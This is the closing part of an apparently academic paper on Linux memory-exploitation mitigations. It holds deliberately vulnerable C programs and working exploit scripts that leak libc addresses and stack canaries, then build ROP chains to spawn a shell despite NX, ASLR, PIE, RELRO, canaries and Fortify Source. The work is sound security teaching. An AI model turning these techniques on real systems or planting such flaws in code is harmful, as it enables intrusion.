Fortify is a protection mechanism used by the compiler to increase security. It is enabled by default in most distributions but can be activated manual with '-D_FORTIFY_SOURCE=X'. By setting the value to 1 all conforming programs should run. Is the value set to level 2, more risky checks are added, that might break a conforming program. It is required to use at least the code optimization level '-O1' to work. It is available since gcc version 4.0 [12].

When activated, Fortify Source replaces supported functions with secured versions. This replacement functions then end with the '_chk' postfix and take an additional length attribute. It works by detecting the buffer sizes and filling in the additional length parameter itself.

If a static value, larger than the destination buffer, is copied using a fortified function, the compiler will output a warning. If a value with variable length is used, no compiler warning is shown. When a length checking function like ’strncpy’ is used, the additional check with compiler detected buffer size is used to prevent wrong sizes given to this functions. If an overflow is tried the program will terminate with a ’*** buffer overflow detected ***’ warning at runtime.

According to [12] the following functions are checked by Fortify Source: ’memcpy’, ’mempcpy’, ’memmove’, ’memset’, ’strcpy’, ’stpcpy’, ’strncpy’, ’strcat’, ’strncat’, ’sprintf’, ’vsprintf’, ’snprintf’, ’vsnprintf’ and ’gets’. Therefore, functions like ’scanf’ that get input at runtime are not secured by this mechanism. Manual copy loops that avoid these functions are also not protected. As seen in table 3 it is activated only with Arch Linux by default. The following exploit successfully deals with PIE and fortify source set to level 2.

4.13. Exloit: ROP + Leak

With NX, ASLR, PIE, full RELRO and Fortify Source, an information leak, that does not need addresses in the code section, is required. The leaked libc offset is then used to calculate the system address and to run a shell. It also demonstrates that by using a not fortified function the previous protection mechanism becomes pointless.

To show a more realistic scenario this information leak and return address overwrite are programming errors in the ’readData’ and ’writeData’ function. In both cases a boundary check is missing. The ’printf’ and ’scanf’ functions in listing 18 are both using unchecked input in line 6 and line 13. This results in both, a free to choose information leak and stack write.

```
1  void readData(char ∗buffer){
2    puts(”Which entry to show?”);
3    int test = 0;
4    scanf(”%d”, &test);
5    printf(”Entry %d is: ”, test);
6    printf(”%s\n”, buffer+(test∗8));
7  }
8  void writeData(char ∗buffer){
9    puts(”Which entry to write?”);
10   int test = 0;
11   scanf(”%d”, &test);
12   puts(”What to write?”);
13   scanf(”%8s”, buffer+(test∗8));
14 }
```

Listing 18. Buffer-overflow and overread vulnearability

The exploit in listing 19 first leaks a function using ’readData’ (line 7, 8). A suitable offset is found by trial and error until a libc function is leaked. In this exploit offset 3 was successful. The write exploit then moves the ’pop rdi; ret’ gadget, its ’/bin/sh’ argument and the ’system’ address to the correct stack positions in lines 15 to 24.

```
1  # Addresses
2  offsetLeakLibc = 0x98fca
3  systemOffset = 0x0003f450
4  binshOffset = 0x1619f9
5  prOffset = 0x3c7ba # pop rdi; ret
6  # Information leak
7  r.sendline(”1”)
8  r.sendline(”3”)
9  libcLeak = unpack(leak[34:40], 48)
10 libcBase = libcLeak − offsetLeakLibc
11 libcSystem = libcBase + systemOffset
12 libcBinSh = libcBase + binshOffset
13 libcPr = libcBase + prOffset
14 # Exploit
15 r.sendline(”2”)
16 r.sendline(”11”)
17 r.sendline(p64(libcPr))
18 r.sendline(”2”)
19 r.sendline(”12”)
20 r.sendline(p64(libcBinSh))
21 r.sendline(”2”)
22 r.sendline(”13”)
23 r.sendline(p64(libcSystem))
24 r.sendline(”3”)
```

Listing 19. ROP and ret-to-libc exploit

4.14. Stack Canaries

The last tested exploit mitigation is called Stack Canary. In analogy to the real canary birds used to detect dangerous gases in coal mines, the virtual canaries warn in case a buffer overflow takes place. Stack Canaries are another countermeasure added by modern C compilers. They create an additional random test value in front of *rbp* or the return address. This value is compared before the program changes control-flow to the return address on the stack. If the check fails, the new ’sym.__stack_chk_fail_local’ function is executed printing a ’*** stack smashing detected ***’ error and terminating the program. Therefore, it is not possible to simply overflow a buffer.

This results in the need of an information leak capable of revealing an address and the Canary. Another possibility is a program flaw that leaves other control structures unprotected on the stack. If the Canary value is known and used in an buffer-overflow, the check will succeed and enable exploitation again. A third possibility was demonstrated with the previous vulnerable program that is able to simply ignore the Stack Canary and only writes to the return address position. Stack Canaries are activated by default only at the Arch Linux distribution, see table 3.

4.15. Exploit: ROP + InfoLeak

To exploit a program with Stack Canaries either an information leak or a control structure on the stack is necessary. This exploit uses an information leak to get a valid libc address and to pop the Canary off the stack. Then, an usual buffer overflow takes place. The vulnerable program, created with all necessary flaws to be exploited with all countermeasures activated, is seen in listing 20. The format string flaw is in line 5 and the buffer-overflow is in line 8.

The ’scanf’ function is used safely because the input length is limited. The error occurs when this buffer is directly used as first parameter to ’printf’. This is a format-string vulnerability explained in section 3.2. The second ’scanf’ uses no length limitation and is therefore vulnerable to a buffer-overflow.

```
1  void output(){
2    char buffer[128];
3    puts(”First input!”);
4    scanf(”%127s”, buffer);
```

```
  printf(buffer);
  fflush(stdout);
  puts(”Second input!”);
  scanf(”%s”, buffer);
}
```

Listing 20. Program with format-string and buffer-overflow

The exploit is in listing 21. The libc base is gained by using the libc leak and is applied to calculate the ’/bin/sh’ and system addresses. Then the Canary is extracted from the leak (line 9). The buffer is filled up to the Canary values’ position, then the Canary is added. With a small offset the return address is replaced by a ’pop rdi; ret’ gadget that takes the ’/bin/sh’ address into *rdi* and then calls libc ’system’ (lines 16 to 22). The exploit can fail in case there is a terminating character in one of the libc addresses or the Canary. If the exploit is not completely written, a segmentation fault can occur, because the jump goes to a wrong position or the Canary value is wrong and the Stack Canary check terminates the executable.

```
 1 # Addresses
 2 offsetLeakLibc = 0x3998c0
 3 systemOffset = 0x0003f450
 4 binshOffset = 0x1619f9
 5 prOffset = 0x3c7ba # pop rdi; ret
 6 # Information leak
 7 r.sendline(”%p.” * 22)
 8 leak = r.recv()
 9 libcLeak = int(leak[54:66], 16)
10 libcBase = libcLeak - offsetLeakLibc
11 libcSystem = libcBase + systemOffset
12 libcBinSh = libcBase + binshOffset
13 canary = int(leak[325:341], 16)
14 libcPr = libcBase + prOffset
15 # Exploit
16 exploit = ”A” * 136
17 exploit += p64(canary)
18 exploit += ”B” * 8
19 exploit += p64(libcPr)
20 exploit += p64(libcBinSh)
21 exploit += p64(libcSystem)
22 r.sendline(exploit)
```

Listing 21. Stack Canary and ret-tolibc exploit

This exploit demonstrates that it is still possible to exploit a program with NX, ASLR, full RELRO, PIE, Stack Canaries and Fortify Source level 2, using unprotected functions with information leak and buffer-overflow or format-string flaw.

5. Conclusion

Memory exploitation countermeasures are widely deployed on modern systems to prevent the exploitation of programming flaws. As shown in this paper, countermeasures are in correlation with each other and raise the requirements for a successful exploitation. On the one hand, a program applying all countermeasures together is not sufficiently protected on its own. On the other hand, exploitation is getting a lot more complex and requires a vast knowledge of different topics. As advanced techniques in this paper proofed, more than one flaw is needed. These flaws are a matter of at least one information leak and overflow or format string exploit and the amount of necessary flaws is increasing [15]. The examination of all countermeasures has shown that they impact the exploitation techniques differently.

While the NX-bit changed exploitation techniques completely, ASLR with PIE and RELRO tried only to impede them. On the one hand, added Stack Canaries complicated things further. On the other hand, one information leak proofed to be still sufficient for exploitation. Fortify Source successfully intercepted some programming flaws but is only working for buffer-overflows with some libc functions.

All advanced exploitation techniques discussed so far relay on only two basic concepts. There is another basic concept, called heap exploitation. This concept could not be treated in this paper but adds many new possibilities. Furthermore, finding exploits in real world systems is something entirely different and remote exploitation raises another challenge.

References

[1] J. Erickson, *Hacking The Art of Exploitation*, 2nd ed., California, USA.: No Starch Press, 2008.

[2] C. Anley, J. Heasman, F. Linder and G. Richarte, *The Shellcoders Handbook Discovering and Exploiting Security Holes*, 2nd ed., Indianapolis, Indiana, USA: Wiley Publishing, 2007.

[3] P. Carter, *PC Assembly Language*, online publication, at http://pacman128.github.io/static/pcasm-book.pdf, 2006, accessed 04.11.17.

[4] Aleph One, *Smashing the Stack for Fun and Profit*, online source, Phrack, no. 49, at http://phrack.org/issues/49/14.html, 1996, accessed 04.11.17.

[5] RPISEC, *Modern Binary Exploitation*, online lecture, at http://security.cs.rpi.edu/courses/binexp-spring2015/, 2015, accessed 04.11.17.

[6] sploitfun, *Linux (x86) Exploit Development Series*, online source, at https://sploitfun.wordpress.com/2015/06/26/linux-x86-exploit-development-tutorial-series/, 2015, accessed 04.11.17.

[7] T. Klein, *tk-blog*, online sources, at https://tk-blog.blogspot.de/2009/02/relro-not-so-well-known-memory.html, 2009, accessed 02.12.17.

[8] H.J. Lu , M. Matz, M. Girkar, J. Hubika, A. Jaeger, M. Mitchell, *System V Application Binary Interface AMD64 Architecture Processor Supplement*, online publication, at https://github.com/hjl-tools/x86-psABI/wiki/x86-64-psABI-r252.pdf, 2016, accessed 02.12.17.

[9] Unknown, *GNU C Library project*, online source at https://www.gnu.org/software/libc/, accessed 08.12.17.

[10] Unknown, *GOT and PLT for pwning*, online source, at https://systemoverlord.com/2017/03/19/got-and-plt-for-pwning.html, 2017, accessed 10.12.17.

[11] Unknown, *GOT and PLT for pwning*, online source, at https://www.megabeets.net/a-journey-into-radare-2-part-2/, 2017, accessed 10.12.17.

[12] Unknown, *Enhance application security with FORTIFY_SOURCE*, online source, at https://access.redhat.com/blogs/766093/posts/1976213, 2014, accessed 15.12.17.

[13] Unknown, *Unix-like reverse engineering framework and commandline tools*, online source, at https://github.com/radare/radare2, accessed 16.12.17.

[14] Unknown, *CTF framework and exploit development library*, online source, at https://github.com/Gallopsled/pwntools, accessed 10.01.18.

[15] Fermin J. Serna, *The info leak era on software exploitation*, online source, at https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf, 2012, accessed 10.01.18.